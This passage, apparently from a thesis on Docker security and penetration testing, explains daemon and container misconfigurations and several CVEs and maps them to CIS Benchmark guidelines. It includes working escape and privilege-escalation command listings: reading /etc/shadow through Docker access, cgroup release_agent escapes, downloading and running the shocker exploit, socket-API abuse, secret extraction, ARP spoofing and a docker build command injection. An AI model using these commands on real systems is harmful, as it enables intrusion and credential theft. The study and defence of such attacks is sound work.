The first two misconfigurations we will look at (section 5.1.1 and section 5.1.2) are relevant to attacks that are performed on a host, Docker daemon attacks (section 4.2). The other misconfigurations are relevant to attacks that are performed from within a container, container escapes (section 4.1)

We map each misconfiguration to relevant CIS Docker Benchmark guidelines (if any exist). We will see that the CIS Docker Benchmark does not cover all misconfigurations (see section 5.1.1.3, section 5.1.2, section 5.1.5.3 and section 5.1.6).

5.1.1 Docker Permissions

A common (and notorious) misconfiguration is giving unprivileged users access to Docker, which allows them to create, start and otherwise interact with Docker containers (through the Docker daemon). This is dangerous because this allows the unprivileged users to access all files as `root`. The Docker documentation says:[2]

> *First of all, only trusted users should be allowed to control your Docker daemon. This is a direct consequence of some powerful Docker features. Specifically, Docker allows you to share a directory between the Docker host and a guest container; and it allows you to do so without limiting the access rights of the container.*

[2] `https://docs.docker.com/engine/security/security/`

> *This means that you can start a container where the /host directory is the / directory on your host; and the container can alter your host filesystem without any restriction.*

In short, because the Docker daemon runs as `root`, if a user adds a directory as a volume to a container, that file is accessed as `root`. There a few ways for unprivileged users to access Docker. In this section we will look at those.

5.1.1.1 `docker` Group

Every user in the `docker` group is allowed to use Docker (see section 3.2.5). This allows access management of Docker usage. Sometimes a system administrator does not want to do proper access management and adds every user to the `docker` group, because that allows everything to run smoothly. This misconfiguration, however, allows every user to access every file on the system, as illustrated in Listing 5.1.

Let's say we want the password hash of user `admin` on a system where we do not have `sudo` privileges, but we are a member of the `docker` group.

```
(host)$ sudo -v
Sorry, user unpriv may not run sudo on host.
(host)$ groups | grep -o docker
docker
(host)$ docker run -it --rm -v /:/host ubuntu:latest bash
(cont)# grep admin /host/etc/shadow
admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
```

Listing 5.1: Docker `group` exploit example.

In Listing 5.1 we first check our permissions. We do not have `sudo` permissions, but we are a member of the `docker` group. This allows us to create a container with `/` mounted as volume and access any file as `root`. This includes the file with user password hashes (i.e. `/etc/passwd`).

A real life example of the impact of incorrectly configured Docker permissions happened a few years back with one of the courses in the Computing Science curriculum (of the Radboud). A professor wanted to teach students about containerization and modern software development. The professor asked the IT department to install Docker on all student workstations and add all the students in the course to `docker` group (giving them full permissions to run Docker). This gave every student the equivalent of `root` rights on every workstation. This was a problem, because it allowed students to read sensitive information (e.g. private keys and passwords hashes of all users) and make changes to the system.

The `docker` group is covered by CIS Docker Benchmark guideline 1.2.2 (Ensure only trusted users are allowed to control Docker daemon).

5.1.1.2 World Readable and Writable Docker Socket

By default, only `root` and every user in the `docker` group have access to Docker, because they have read and write access to the Docker socket. However, some administrators set the permissions to read and write for all users (i.e. `666`), giving all users access to the Docker daemon.

```
(host)$ groups | grep -o docker
(host)$ ls -l /var/run/docker.sock
srw-rw-rw- 1 root docker 0 Dec 20 13:16 /var/run/docker.sock
(host)$ docker run -it --rm -v /:/host ubuntu:latest bash
(cont)# grep admin /host/etc/shadow
admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
```

Listing 5.2: All users can use Docker if they have read and write access to the Socket

In Listing 5.2, we see that we are not a member of the Docker group, but because every user has read and write access (i.e. the read and write permissions are set for `other`) to the Docker Socket we are still able to use Docker.

This is covered by the CIS Docker Benchmark guideline 3.4 (Ensure that docker.socket file permissions are set to 644 or more restrictive).

5.1.1.3 `setuid` Bit

Another way system administrators might skip proper access management is to set the `setuid` bit on the `docker` binary.

The `setuid` bit is a permission bit in Unix, that allows users to run binaries as the owner (or group) of the binary instead of themselves. This is useful in specific cases. For example, users should be able to change their own passwords, but should not be able to read password hashes of other users. That is why the `passwd` binary (which is used to change a users password) has the `setuid` bit set. A user can change their password, because `passwd` is run as `root` (the owner of `passwd`) and, of course, `root` is able to read from and write to the password file. In this case the `setuid` bit is not a security issue, because `passwd` asks for the user's password itself and will only change specific entries in the password file.

If a system is misconfigured by having the `setuid` bit set for the `docker` binary, a user will be able to execute Docker as `root` (the owner of `docker` binary). Just like before, we can easily recreate this attack.

```
(host)$ sudo -v
Sorry, user unpriv may not run sudo on host.
(host)$ groups | grep -o docker
(host)$ ls -halt /usr/bin/docker
```

```
-rwsr-xr-x 1 root root 85M okt 18 17:52 /usr/bin/docker
(host)$ docker run -it --rm -v /:/host ubuntu:latest bash
(cont)# grep admin /host/etc/shadow
admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
```

Listing 5.3: Docker `setuid` exploit example.

In Listing 5.3 we see that we are not a part of the `docker` group, but we can still run `docker` because the `setuid` bit (and the execute bit for all users) is set.

This is not covered by the CIS Docker Benchmark guidelines. There are multiple guidelines about correct file and directory permissions, but none cover the binaries.

5.1.2 Readable Configuration Files

Because setting up environments with Docker can be quite complex, many Docker users use programs (e.g. `docker-compose`) to save all necessary Docker settings to configuration files to remove the need of repeating steps and configurations. These configuration files often contain sensitive information. If the permissions on these files are misconfigured, users that should not be able to read the files, might be able to do so.

Docker users and penetration testers should pay extra attention to these files, because they could easily lead to secrets being leaked.

Two common files that might contain sensitive information are `.docker/config.json` and `docker-compose.yaml`.

This is not covered in any guideline in the CIS Docker Benchmark. Multiple configuration files (.e.g. `/etc/docker/daemon.json`) are covered, but no user defined files.

5.1.2.1 `.docker/config.json`

When pushing images to a registry, users need to login to the registry to authenticate themselves. It would be quite annoying to login every time a user wants to push and image. That is why `.docker/config.json` caches those credentials. These are stored in Base64 encoding in the home directory of the user by default.[3] An attacker with access to the file can use the credentials to login and push malicious Docker images [5].

5.1.2.2 `docker-compose.yaml`

`docker-compose.yaml` files often contain secrets (e.g. passwords and API keys), because all information that should be passed to a container is saved

[3] https://docs.docker.com/engine/reference/commandline/login/

in the `docker-compose.yaml` file.[4]

5.1.3 Privileged Mode

Docker has a special privileged mode [6]. This mode is enabled if a container is created with the `--privileged` flag and it enables access to all host devices and kernel capabilities. This is a powerful mode and enables some useful features (e.g. building Docker images inside a Docker container). The downside of privileged mode is that all functionality of the kernel allows an attacker inside the container to escape and access the host.

An example of this, is abusing a feature in `cgroups` [7]. Whenever a `cgroup` is released due to an absence of any running processes, it is possible to run a command (called a `release_agent`). It is possible to define such a `release_agent` in a privileged docker. If the `cgroup` is released, the command is run on the host [8].

We can look at a proof of concept of this attack developed by security researcher Felix Wilhelm [9].

```
1  (host)$ docker run -it --rm --privileged ubuntu:latest bash
2  (cont)# d=`dirname $(ls -x /s*/fs/c*/*/r* |head -n1)`
3  (cont)# mkdir -p $d/w
4  (cont)# echo 1 >$d/w/notify_on_release
5  (cont)# t=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
6  (cont)# touch /o
7  (cont)# echo $t/c >$d/release_agent
8  (cont)# printf '#!/bin/sh\nps >'"$t/o" >/c
9  (cont)# chmod +x /c
10 (cont)# sh -c "echo 0 >$d/w/cgroup.procs"
11 (cont)# sleep 1
12 (cont)# cat /o
```

Listing 5.4: Privileged container escape using `cgroups`.

The proof of concept in Listing 5.4 is a bit hard to read, because it uses a lot of `Bash` syntax to abbreviate the commands. We will go over the commands line by line to see what each line does.

On line 2, the first `cgroup` with a `release_agent` is added to variable `d`. A subgroup `w` is added to the `cgroup` of `d` (line 3) and the execution of the `release_agent` is enabled for `w` (line 4). The location of the container filesystem on the host filesystem is added to variable `t` (line 5). A script (`/c`), containing only the line “`ps > $t/o`”, is created (line 7) and is added as the `release_agent` (line 8). A process is started to add itself to the `w` (by writing “0” to the `cgroup.procs` file of `w`) on line 10. After the

[4] Both `yml` and `yaml` are valid YAML extensions, but `yaml` is the official extension.

release_agent (/c) is executed, we can see all the processes on the host in /o.

The --privileged flag is covered by two CIS Docker Benchmark guidelines. Guideline 5.4 (Ensure that privileged containers are not used) recommends to not create containers with privileged mode. Guideline 5.22 (Ensure that docker exec commands are not used with the privileged option) recommends to not execute commands in running containers (with docker exec) in privileged mode.

5.1.4 Capabilities

As we saw in section 3.2.6.1, in order to perform privileged actions in the Linux kernel, a process needs the relevant capability. Docker containers are started with minimal capabilities, but it is possible to add extra capabilities at runtime. Giving containers extra capabilities gives the container permission to perform certain actions. Some of these actions allow Docker escapes. We will look at two such capabilities in the following sections.

The CIS Docker Benchmark covers all of these problems in one guideline: 5.3 (Ensure that Linux kernel capabilities are restricted within containers).

5.1.4.1 CAP_SYS_ADMIN

The Docker escape by Felix Wilhelm [9] we used in section 5.1.3 needs to be run in privileged mode to work, but it can be rewritten to only need the permission to run mount [8], which is granted by the CAP_SYS_ADMIN capability.

```
(host)$ docker run --rm -it --cap-add=CAP_SYS_ADMIN --security-opt apparmor=unconfined ubuntu /bin/bash
(cont)# mkdir /tmp/cgrp
(cont)# mount -t cgroup -o rdma cgroup /tmp/cgrp
(cont)# mkdir /tmp/cgrp/x
(cont)# echo 1 > /tmp/cgrp/x/notify_on_release
(cont)# host_path=`sed -n 's/.*\perdir=\([^,]*\).*/\1/p' /etc/mtab`
(cont)# echo "$host_path/cmd" > /tmp/cgrp/release_agent
(cont)# echo '#!/bin/sh' > /cmd
(cont)# echo "ps aux > $host_path/output" >> /cmd
(cont)# chmod a+x /cmd
(cont)# sh -c "echo \$\$ > /tmp/cgrp/x/cgroup.procs"
(cont)# cat /output
```

Listing 5.5: Docker escape using CAP_SYS_ADMIN.

Unlike before, instead of relying on `--privileged` to give us write access to a `cgroup`, we just need to mount our own. On line 2 and line 3 a new `cgroup cgrp` is created and mounted to `/tmp/cgrp`. Now we have a `cgroup` that we have write access too, we can perform the same exploit as in section 5.1.3.

5.1.4.2 `CAP_DAC_READ_SEARCH`

Before Docker 1.0.0 `CAP_DAC_READ_SEARCH` was added to the default capabilities that a containers are given. But this capability allows a process to escape its the container [10]. A process with `CAP_DAC_READ_SEARCH` is able to bruteforce the internal index of files outside of the container. To demonstrate this attack a proof of concept exploit was released [11] [12]. This exploit has been released in 2014, but still works on containers with the `CAP_DAC_READ_SEARCH` capability.

```
(host)$ curl -o /tmp/shocker.c http://stealth.openwall.net/
   xSports/shocker.c
(host)$ sed -i "s/\/.dockerinit/\/tmp\/a.out/" shocker.c
(host)$ cc -Wall -std=c99 -O2 shocker.c -static
(host)$ docker run --rm -it --cap-add=CAP_DAC_READ_SEARCH -v /
   tmp:/tmp busybox sh
(cont)# /tmp/a.out
...
[!] Win! /etc/shadow output follows:
...
admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
```

Listing 5.6: Docker escape using `CAP_DAC_READ_SEARCH`.

The exploit needs a file with a file handle on the host system to properly work. Instead of the default `/.dockerinit` (which is no longer created in newer versions of Docker) we use the exploit file itself `/tmp/a.out`. We start a container with the `CAP_DAC_READ_SEARCH` capability and run the exploit. It prints the password file of the host (i.e. `/etc/shadow`).

5.1.5 Docker Socket

The Docker socket (i.e. `/var/run/docker.sock`) is the way clients communicate with the Docker daemon. Whenever a user executes a Docker client command, the Docker client sends a HTTP request to the socket.

We do not need to use the Docker client, but can send HTTP requests to the socket directly. We see this in Listing 5.7, which shows two commands (to list all containers) that produce the same output (albeit in a different format). The first command uses the Docker client and the second command sends a HTTP request directly.

```
(host)$ docker ps -a
...
(host)$ curl --unix-socket /var/run/docker.sock -H 'Content-
    Type: application/json' "http://localhost/containers/json?
    all=1"
...
```

Listing 5.7: Interaction with the Docker daemon with the Docker client and the socket directly.

The Docker socket is covered by CIS Docker Benchmark guidelines 3.15 (Ensure that the Docker socket file ownership is set to root:docker) and 3.16 (Ensure that the Docker socket file permissions are set to 660 or more restrictively).

In this section we will look at the multiple ways to misconfigure the socket and the dangers [13] that comes with it.

5.1.5.1 Container Escape Using the Docker Socket

Giving containers access to the API (by mounting the socket as a volume) is a common practice, because it allows containers to monitor and analyze other containers. If the `/var/run/docker.sock` is mounted as a volume to a container, the container has access to the API (even if the socket is mounted as a read-only volume [13] [14] [15]). This means the process in the container has full access to Docker on the host. This can be used to escape, because the container can create another container with arbitrary volumes and commands. It is even possible to create an interactive shell in other containers [16].

Let's say we want to get the password hash of a user called `admin` on the host. We can execute commands in a container with `/var/run/docker.sock` mounted as a volume. We use the API to start another Docker container (on the host), that has access to the password hash (located in `/etc/shadow`). We read the password file, by looking at the logs of the container that we just started.

```
(host)$ docker run -it --rm -v /var/run/docker.sock:/var/run/
    docker.sock ubuntu /bin/bash
(cont)# curl -XPOST -H "Content-Type: application/json" --unix
    -socket /var/run/docker.sock -d '{"Image":"ubuntu:latest","
    Cmd":["cat", "/host/etc/shadow"],"Mounts":[{"Type":"bind","
    Source":"/","Target":"/host"}]}' "http://localhost/
    containers/create?name=escape"
...
(cont)# curl -XPOST --unix-socket /var/run/docker.sock "http
    ://localhost/containers/escape/start"
```

```
(cont)# curl --output - --unix-socket /var/run/docker.sock "
   http://localhost/containers/escape/logs?stdout=true"
...
admin:$6$VOSV5AVQ$jHWxAVAUgl...:18142:0:99999:7:::
...
(cont)# curl -XDELETE --unix-socket /var/run/docker.sock "http
   ://localhost/containers/escape"
```

Listing 5.8: Start Docker using the API to read host files.

This is covered by CIS Docker Benchmark guideline 5.31 (Ensure that the Docker socket is not mounted inside any containers).

5.1.5.2 Sensitive Information

When a container has access to `/var/run/docker.sock` (i.e. when `/var/run/docker.sock` is added as volume inside the container), it cannot only start new containers but it can also look at the configuration of existing containers. This configuration might contain sensitive information (e.g. passwords in environment variables).

Let's start a Postgres[5] database inside a Docker. From the documentation of the Postgres Docker image,[6] we know that we can provide a password using the `POSTGRES_PASSWORD` environment variable. If we have access to another container which has access to the Docker API, we can read that password from the environment variable.

```
(host)$ docker run --name database -e POSTGRES_PASSWORD=
   thisshouldbesecret -d postgres
...
(host)$ docker run -it --rm -v /var/run/docker.sock:/var/run/
   docker.sock:ro ubuntu:latest bash
(cont)# apt update
...
(cont)# apt install curl jq
...
(cont)# curl --unix-socket /var/run/docker.sock -H 'Content-
   Type: application/json' "http://localhost/containers/
   database/json" | jq -r '.Config.Env'
[
  "POSTGRES_PASSWORD=thisshouldbesecret",
  ...
]
```

Listing 5.9: Example extract secrets using the Docker API.

[5] https://www.postgresql.org/
[6] https://hub.docker.com/_/postgres

This is also covered by CIS Docker Benchmark guideline 5.31 (Ensure that the Docker socket is not mounted inside any containers).

5.1.5.3 Remote Access

It is also possible to make the Docker API listen on a TCP port. Ports 2375 and 2376 are usually used for HTTP and HTTPS communication of the Docker API, respectively. This, however, brings all the extra complexity of TCP sockets with it. If not configured to only listen on `localhost`, this gives every host on the network access to Docker. If the host is directly accessible by the internet, it gives everybody access to the full capabilities of Docker on the host. An attacker could exploit this misconfiguration by starting other containers that could lead to further compromise of the containers and the underlying infrastructure[17].

A malicious actor misused this feature in May 2019. He used Shodan[7] to find unprotected publicly accessible Docker APIs and start containers that mine cryptocurrencies (Monero[8]) and find other hosts to infect [18] [19] [20].

No CIS Docker Benchmark guideline covers making the Docker API accessible over `TCP`.

5.1.6 `iptables` Bypass

The Linux kernel has a built-in firewall, called `Netfilter` which can be configured with a program called `iptables`. This firewall consists of multiple chains of rules which are stored in tables. Each table has a different purpose. For example, there is a `nat` table for address translation and a `filter` table for traffic filtering (which is the default). Each table has chains of ordered rules which also have a different purpose. For example, there are the `OUTPUT` and `INPUT` chains in the `filter` table that are meant for all outgoing and incoming traffic, respectively. It is possible to configure these rules using a program called `iptables`. All Linux based firewalls (e.g. `ufw`) use `iptables` as their backend.

When the Docker daemon is started, it sets up its own chains and rules to create isolated networks. The way it sets up its rules completely bypasses other in the firewall (because they are setup before the other rules) and by default the rules are quite permissive. This is by design, because the network stack of the host and the container are separate, including the firewall rules. Users of Docker might be under the impression that firewall rules set by the host are applicable to everything running on the host (including containers). This is not the case for Docker containers and could lead to unintended exposed ports.

[7] `https://www.shodan.io/`

[8] `https://www.getmonero.org/`

It is, however, a bit counterintuitive, because we would assume that if a firewall rule is set on the host, it would apply to everything running on that host (including containers).

We will look at the following example of bypassing a firewall rule with Docker.

```
(host)# iptables -A OUTPUT -p tcp --dport 80 -j DROP
(host)# iptables -A FORWARD -p tcp --dport 80 -j DROP
(host)$ curl http://httpbin.org/get
curl: (7) Failed to connect to httpbin.org port 80: Connection
    timed out
(host)$ docker run -it --rm ubuntu /bin/bash
(cont)# apt update
...
(cont)# apt install curl
...
(cont)# curl http://httpbin.org/get
{
  "args": {},
  "headers": {
    "Accept": "*/*",
    "Host": "httpbin.org",
    "User-Agent": "curl/7.58.0"
  },
...
  "url": "https://httpbin.org/get"
}
```

Listing 5.10: Bypass `iptables` firewall rules using Docker.

In Listing 5.10 we first setup rules to drop all outgoing (including forwarded) traffic on port `80` (the standard `HTTP` port). Then, we try to request a webpage (`http://httpbin.org/get`) on the host. As expected, the HTTP service is not reachable for us. If we then try to make the exact same request in a container, it works.

The CIS Docker Benchmark does not cover this problem. It, however, does have guidelines that ensures this problem exists. Guideline 2.3 (Ensure Docker is allowed to make changes to iptables) recommends that the Docker daemon is allowed to change the firewall rules. Guideline 5.9 (Ensure that the host's network `namespace` is not shared) recommends to not use the `--network=host` argument, to make sure the container is put into a separate network stack.

These are a good recommendations, because following them removes the need to configure a containerized network stack ourselves. However, it also isolates the firewall rules of the host from the containers.

5.1.7 ARP Spoofing

By default, all Docker containers are added to the same bridge network. This means they are able to reach each other. By default, Docker containers also receive the `CAP_NET_RAW` capability, which allows them to create raw packets. This means that by default, containers are able to ARP spoof other containers [21].[9]

Let's take a look at a practical example. Let's say we have three containers. One container will ping another container. A third malicious container wants to intercept the `ICMP` packets.

We start three Docker containers using the `ubuntu:latest` image (which is the same as `ubunut:bionic-20191029` at the time of writing). They have the following names, IPv4 addresses and MAC addresses:

- `victim0`: `172.17.0.2` and `02:42:ac:11:00:02`
- `victim1`: `172.17.0.3` and `02:42:ac:11:00:03`
- `attacker`: `172.17.0.4` and `02:42:ac:11:00:04`

We shorten their names to `vic0`, `vic1` and `atck`, respectively, instead of `cont` to indicate in which container a command is executed.

```
(host)$ docker run --rm -it --name=victim0 -h victim0 ubuntu:
    latest /bin/bash
(vic0)# apt update
...
(vic0)# apt install net-tools iproute2 iputils-ping
...
(host)$ docker run --rm -it --name=victim1 -h victim1 ubuntu:
    latest /bin/bash
(host)$ docker run --rm -it --name=attacker -h attacker ubuntu
    :latest /bin/bash
(atck)# apt update
...
(atck)# apt install dsniff net-tools iproute2 tcpdump
...
(atck)# arpspoof -i eth0 -t 172.17.0.2 172.17.0.3
...
(vic0)# arp
arp
172.17.0.3 ether 02:42:ac:11:00:04 C eth0
...
172.17.0.4 ether 02:42:ac:11:00:04 C eth0
```

[9] IPv4 forwarding is enabled by default by Docker.

```
(vic0)# ping 172.17.0.3
...
(atck)# tcpdump -vni eth0 icmp
...
10:16:18.368351 IP (tos 0x0, ttl 63, id 52174, offset 0, flags
     [DF], proto ICMP (1), length 84)
    172.17.0.2 > 172.17.0.3: ICMP echo request, id 898, seq 5,
     length 64
10:16:18.368415 IP (tos 0x0, ttl 64, id 8188, offset 0, flags
    [none], proto ICMP (1), length 84)
    172.17.0.3 > 172.17.0.2: ICMP echo reply, id 898, seq 5,
    length 64
...
```

Listing 5.11: Docker container ARP spoof

We first start three containers and install dependencies. We then start to poison the ARP table of `victim0`. We can observe this by looking at the ARP table of `victim0` (with the `arp` command). We see that the entries for `172.17.0.3` and `172.17.0.4` are the same (`02:42:ac:11:00:04`). If we then start pinging `victim1` from `victim0` and looking at the `ICMP` traffic on `attacker`, we see that the `ICMP` packets are routed through `attacker`.

Disabling inter-container communication by default is covered in the CIS Docker Benchmark by guideline 2.1 (Ensure network traffic is restricted between containers on the default bridge).

We would like to note that `ARP` spoofing is invasive and could stability of a network with containers. This should only be done during a penetration test with the explicit permission of the owner of a network.

5.2 Security Related Software Bugs

In this section we will look at security related bugs that have been found in the last few years. Although there have been many security related bugs found in the Docker ecosystem, not all of them have a large impact. Others are not fully publicly disclosed. We will look at recent, fully disclosed bugs that might be of use during a penetration test (ordered chronologically). Appendix B lists other less interesting Docker related bugs that were researched during this thesis.

The bugs we will look at are useful in a container escape (section 4.1). With the exception of CVE–2019–13139 (section 5.2.2) which can be useful in a Docker daemon attack (section 4.2).

5.2.1 CVE–2019–16884

A bug in runC (1.0.0-rc8 and older versions) made it possible to mount `/proc` in a container. Because the active AppArmor profile is defined in `/proc/self/attr/apparmor/current`, this vulnerability allows a container to completely bypass AppArmor.

A proof of concept has been provided at [22]. We see that if we create a mock `/proc`, the Docker starts without the specified AppArmor profile.

```
(host)$ mkdir -p rootfs/proc/self/{attr,fd}
(host)$ touch rootfs/proc/self/{status,attr/exec}
(host)$ touch rootfs/proc/self/fd/{4,5}
(host)$ cat Dockerfile
FROM busybox
ADD rootfs /

VOLUME /proc
(host)$ docker build -t apparmor-bypass .
(host)$ docker run --rm -it --security-opt "apparmor=docker-
    default"  apparmor-bypass
# container runs unconfined
```

Listing 5.12: Bypass AppArmor by mounting `/proc`.

5.2.2 CVE–2019–13139

Older versions than Docker 18.09.4, had a bug were `docker build` incorrectly parsed URLs, which allows code execution [23]. The string supplied to `docker build` is split on ":" and "#" to parse the Git reference. By supplying a malicious URL, it is possible to achieve code execution.

For example, in the following `docker build` command, the command "`echo attack`" is executed.

```
(host)$ docker build "git@github.com/meh/meh#--upload-pack=
    echo attack;#:"
```

Listing 5.13: `docker build` command execution.

`docker build` executes `git fetch` in the background. But with the malicious command `git fetch --upload-pack=echo attack; git@github.com/meh/meh` is executed, which in turn executes `echo attack`.

5.2.3 CVE–2019–5736

A serious vulnerability was discovered in runC that allows containers to overwrite the runC binary on the host. Docker before version 18.09.2 is vulnerable. Whenever a Docker container is created or when `docker exec` is used, a runC process is run. This runC process bootstraps the container. It creates all the necessary restrictions and then executes the process that needs to run in the container. The researches found that it is possible to make runC execute itself in the container, by telling the container to start `/proc/self/exe` which during the bootstrap is symlinked to the runC binary [24] [25]. `/proc/self/exe` in the container will point to the runC binary on the host. The `root` user in the container is then able to replace the runC host binary using that reference. The next time runC is executed (i.e. when a container is created or `docker exec` is run), the overwritten binary is run instead. This, of course, is dangerous because it allows a malicious container to execute code on the host.

5.2.4 CVE–2019–5021

The Docker image for Alpine Linux (one of the most used base images) had a problem where the password of the `root` user in the container is left empty. In Linux it is possible to disable a password and to leave it blank. A disabled password cannot be used, but a blank password equals an empty string. This allows non-`root` users to gain `root` rights by supplying an empty string.

It is still possible to use the vulnerable images (`alpine:3.3`, `alpine:3.4` and `alpine:3.5`).

```
(host)$ docker run -it --rm alpine:3.5 cat /etc/shadow
root:::0:::::
...
(host)$ docker run -it --rm alpine:3.5 sh
(cont)# apk add --no-cache linux-pam shadow
...
(cont)# adduser test
...
(cont)# su test
Password:
(cont)$ su root
(cont)#
```

Listing 5.14: The Docker image of Alpine Linux 3.5 has an empty password.

Side note about the CVSS score of CVE–2019–5021

This vulnerability has a CVSS score of 9.8 (and a 10 in CVSS 2)[10] out of a maximum score of 10. Such a high CVSS score means that this is considered

[10] `https://nvd.nist.gov/vuln/detail/CVE-2019-5021`

an extremely high-risk vulnerability. But in actuality, this vulnerability is only risky in specific cases.

An empty `root` password sounds dangerous, but it really is not that dangerous in an isolated environment (e.g. a container) that runs as `root` (inside the container) by default. This vulnerability will only be dangerous in specific cases.

For example, if we create a Docker image based on `alpine:3.5` that uses a non-`root` user by default. If an attacker finds a way to execute code in the container, this vulnerability will allow them to escalate their privileges from the non-`root` user to `root`, but an attacker who gains `root` access inside the container will still need to find a way to escape the container. Being able to execute code as `root` will help them with escaping the container, but it does not guarantee it. This example shows that this vulnerability is dangerous, but only in a scenario where it is chained using other vulnerabilities.

5.2.5 CVE–2018–15664

A bug was found in Docker 18.06.1-ce-rc1 that allows processes in containers to read and write files on the host [26] [27]. There is enough time between the checking if a symlink is linked to a safe path (within the container) and the actual using of the symlink, that the symlink can be pointed to another file in the mean time. This allows a container to start by reading or writing a symlink to an arbitrary non-relevant file in the container, but actually read or write a file on the host.

5.2.6 CVE–2018–9862

Docker did try to interpret values passed to the `--user` argument as a username before trying them as a user id [28]. This can be misused using the first entry of `/etc/passwd`. This allows malicious images be created with users that grant `root` rights when used.

```
(host)$ docker run --rm -ti ... ubuntu bash
(cont)# echo "10:x:0:0:root:/root:/bin/bash" > /etc/passwd
(host)$ docker exec -ti -u 10 hello  bash
(cont)# id
uid=0(10) gid=0(root) groups=0(root)
```

Listing 5.15: Overwrite the `root` user in a container.

5.2.7 CVE–2016–3697

Docker before 1.11.2 did try to interpret values passed to the `--user` argument as a username before trying them as a user id [29]. This allows malicious images be created with users that grant `root` rights when used.

```
(host)$ docker run --rm -it --name=test ubuntu:latest /bin/
    bash
(cont)# echo '31337:x:0:0:root:/root:/bin/bash' >> /etc/passwd
(host)$ sudo docker exec -it -u 31337 test /bin/bash
(cont)# id
uid=0(root) gid=0(root) groups=0(root)
```

Listing 5.16: Override `root` user in container.

Chapter 6

Penetration Testing of Docker

In chapter 5 we discuss specific vulnerabilities. Before we can exploit those vulnerabilities, we first need to perform reconnaissance on the target system to gather data. This data can then be used to identify weak spots and vulnerabilities. This chapter will focus on gathering that interesting data and identifying those vulnerabilities. In section 6.1 we focus on how to do this manually for both perspectives of chapter 4. In section 6.2 we will look at available tools that will help us automate part of assessments. In chapter 7 we will combine the information from chapter 5 and this chapter into a checklist.

6.1 Manually Identifying Vulnerabilities

In this section we will discuss how we can manually identify the vulnerabilities we looked at in chapter 5 once we have access to a system. This section is split into three parts, that correspond to the attacker models of chapter 4.

In section 6.1.1 we look at techniques to identify which attacker model is relevant during an assessment. This means we will discuss techniques to identify whether we are inside a container or on a host.

The second part (section 6.1.2) corresponds directly to container escapes (section 4.1). We take the perspective of a process inside a container and look how we could perform a container escape attack.

The third part (section 6.1.3) corresponds directly to Docker daemon attacks (section 4.2). We take the perspective of an (unprivileged) process on a host with Docker installed on it and look how we could perform a Docker daemon attack.

We will mostly focus on the misconfigurations (section 5.1), because although the security related bugs (section 5.2) might have a high impact, they are all mitigated with one simple line of advice: “Keep your systems up to date". Checking whether a system is vulnerable to a known bug is also a lot easier than checking whether a system is vulnerable because of misconfiguration, because all Docker bugs are dependent on the version of Docker being out of date (i.e. the Docker version tells us what Docker is vulnerable to).

6.1.1 Detect If We Are Running in a Container

In most security assessments and penetration tests it will be clear what kind of system (i.e. running inside a container or not) we are attacking. In some cases, however, it might not be. A good example of this, is finding a remote code execution vulnerability on a system during a black box penetration test. This allows us to execute arbitrary commands on a system that we know nothing about. In such a case it is important to know if we are running in a Docker container or not.

In this section, we will look at steps that show us whether we are in a Docker container. These steps are in descending order of ease and certainty. If we know we are inside a container, we can perform reconnaissance inside the container (see section 6.1.2). If we know we are not running inside a container, we can perform reconnaissance on the host (see section 6.1.3).

6.1.1.1 `/.dockerenv`

`/.dockerenv` is a file that is present in all Docker containers. It was used in the past by LXC to load the environment variables in the container.[1] Currently it is always empty, because LXC is not used anymore. However, it is still (officially) used to identify whether a process is running in a Docker container [30] [31].

6.1.1.2 Control Group

To limit the resources of containers, Docker creates control groups for each container and a parent control group called `docker`. If a process is started in a Docker container, that process will have to be in the control group of that container. We can verify this by looking at the `cgroup` of the initial process (`/proc/1/cgroups`) [30].

```
(cont)# cat /proc/1/cgroup
12:hugetlb:/docker/0c7a3b8...
11:blkio:/docker/0c7a3b8...
...
```

Listing 6.1: Process control group inside container.[2]

[1] LXC used to be the engine that Docker used to create containers. It has now been replaced with `containerd`.

If we look at a host, we do not see the same `/docker/` parent control group.

```
(cont)# cat /proc/1/cgroup
12:hugetlb:/
11:blkio:/
...
```

Listing 6.2: Process control groups on the host.

In some systems that are using Docker (e.g. orchestration software), the parent control group has another name (e.g. `kubepod` for Kubernetes).

6.1.1.3 Running Processes

Containers are made to run one process, while host systems run many processes. Processes on host systems have one root process (with process id 1) to start all necessary (child) processes. On most Linux systems that process is either `init` or `systemd`. We would never see `init` or `systemd` in a container, because the container only runs one process and not not a full operating system. That is why the number of processes and the process with pid 1 is a good indicator whether we are running in a container.

6.1.1.4 Available Libraries and Binaries

Docker images are made as small as possible. Many processes do not need a fully operational Linux system, they need only part of it. That is why developers often remove libraries and binaries that are not needed for their specific application from their Docker images. If we see a lot of missing packages, binaries or libraries it is a good indication that we are running inside a container.

The `sudo` package is an example of this. This package is crucial on many Linux distributions, because it enables a way for non-`root` users to execute commands as `root`. However, in a Docker container the `sudo` package does not make a lot of sense. If a process needs to run something as `root`, the process should be run as `root` in the container. That is why `sudo` is often not installed in Docker images.

6.1.2 Penetration Testing Inside a Container

If we have code execution inside of a container, we are going to focus on escaping the container (see section 4.1). Because the Docker daemon runs as `root`, we will most likely get `root` access to the host if we escape the container. We will take a look at steps we can take to identify the container

[2] Long lines have been abbreviated with "...".

operating system, the container image, the host operating system and weak spots in the container.

Many Docker images are stripped from unnecessary tools, binaries and libraries to make the image smaller. However, we might need those tools during a penetration test. If we are `root` in a container, we are most likely able to install the necessary tooling. If we only have access to a non-`root` user, it might not be possible to install anything. In that case, we will have to work with what is available to us or find a way to get statically compiled binaries inside the container.

6.1.2.1 Identifying Users

The first step we should take is to see if we are a privileged user and identify other users. We can see our current user by using `id` and see all users by looking at `/etc/passwd`.

```
(cont)# id
uid=0(root) gid=0(root) groups=0(root)
(cont)# cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
...
test:x:1000:1000:,,,:/home/test:/bin/bash
```

Listing 6.3: User enumeration.

We see that our current user is `root` (the user id is 0) and that there are two users (besides the default users in Linux). By default, containers run as `root`. That is great from an attackers perspective, because it allows us full access to everything inside the container. A well configured container most likely does not run as `root` (see section 3.2.6.5).

6.1.2.2 Identifying the Container Operating System

The next step is to identify the operating system (and maybe the Docker Image) of the container.

All modern Linux distributions have a file `/etc/os-release`[3] that contains information about the running operating system.

```
(host)$ docker run -it --rm centos:latest cat /etc/os-release
...
PRETTY_NAME="CentOS Linux 8 (Core)"
...
```

Listing 6.4: CentOS container `/etc/os-release`.

